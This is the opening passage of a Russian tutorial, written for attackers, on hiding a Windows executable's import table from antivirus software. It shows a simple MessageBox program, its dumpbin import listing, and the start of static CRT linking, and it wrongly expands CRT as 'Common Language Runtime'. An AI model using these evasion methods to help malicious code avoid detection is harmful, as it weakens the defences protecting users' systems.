Все написанные под Windows программы имеют IAT (Import Address Table) — это таблица, которая содержит функции, импортируемые программой из DLL-библиотек. Зачастую нам, как атакующим, следует скрывать импорты, чтобы антивирусным приложениям было сложнее идентифицировать используемые в программе функции. В этой статье разобраны некоторые способы скрытия таблицы импортов.

ПРОСТЕЙШЕЕ СКРЫТИЕ

Итак, пусть у нас есть простенькая программа, которая, например, выводит MessageBox.


```
#include <Windows.h>

int main() {
    MessageBox(NULL, L"HI", L"HI", MB_OK);
    return 0;
}
```



Программа с MessageBox

Если мы посмотрим на то, что лежит у нее в IAT, то будем неприятно удивлены. Здесь и CRT, и какие-то левые функции, которые мы даже не вызываем.

```
dumpbin /imports .\Article.exe
```




```
PS A:\ssd\ProjectsVS\Article\x64\Debug> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    USER32.dll
             140020150 Import Address Table
             1400205A8 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        28A MessageBoxW

    VCRUNTIME140D.dll
             1400201B0 Import Address Table
             140020608 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                          9 __C_specific_handler_noexcept
                         31 __vcrt_LoadLibraryExW
                         1B __current_exception
                         25 __std_type_info_destroy_list
                          8 __C_specific_handler
                         2E __vcrt_GetModuleFileNameW
                         2F __vcrt_GetModuleHandleW
                         1C __current_exception_context
                         3C memcpy

    ucrtbased.dll
             140020258 Import Address Table
             1400206B0 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        528 strcat_s
                         68 __stdio_common_vsprintf_s
                        39C _wmakepath_s
                        3B8 _wsplitpath_s
                        564 wcscpy_s
                        52C strcpy_s
                        54B terminate
                         C2 _crt_atexit
                         E5 _execute_onexit_table
                        2B5 _register_onexit_function
                        172 _initialize_onexit_table
                        2C2 _seh_filter_dll
                         4D __p__commode
                        2CE _set_new_mode
                         B5 _configthreadlocale
                        2B6 _register_thread_local_exe_atexit_callback
                         9F _c_exit
                         A4 _cexit
                         4A __p___argv
                         49 __p___argc
                        2CB _set_fmode
                         EA _exit
                        450 exit
                        175 _initterm_e
                        174 _initterm
                        13D _get_initial_narrow_environment
                        171 _initialize_narrow_environment
                         B6 _configure_narrow_argv
                         5B __setusermatherr
                        2C6 _set_app_type
                        2C3 _seh_filter_exe
                          5 _CrtDbgReportW
                          4 _CrtDbgReport
                         C1 _crt_at_quick_exit

    KERNEL32.dll
             140020000 Import Address Table
             140020458 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference
```

Огромный IAT


Предлагаю сразу же избавиться от CRT. Common Language Runtime — набор функций и макросов для программ на С. Функции обычно связаны с управлением памятью (`memcpy()`), открытием и закрытием файлов (`fopen()`) и работой со строками (`strcpy()`).

Библиотеки DLL, которые реализуют CRT, называются `vcruntimeXXX.dll`, где `XXX` — номер версии используемой библиотеки CRT. Это правило применяется не ко всем библиотекам CRT, встречаются также DLL с именами `api-ms-win-crt-stdio-l1-1-0.dll`, `api-ms-win-crt-runtime-l1-1-0.dll` и `api-ms-win-crt-locale-l1-1-0.dll`. Каждая DLL служит для определенной цели и экспортирует несколько функций. Эти библиотеки DLL компонуются компилятором во время компиляции и поэтому находятся в IAT сгенерированных программ.

Чтобы заставить компилятор сделать статическую линковку (в этом случае библиотека не импортируется, а уже как бы зашита в программу), следует изменить свойства проекта. Сначала открываем раздел в «Проект → Свойства».

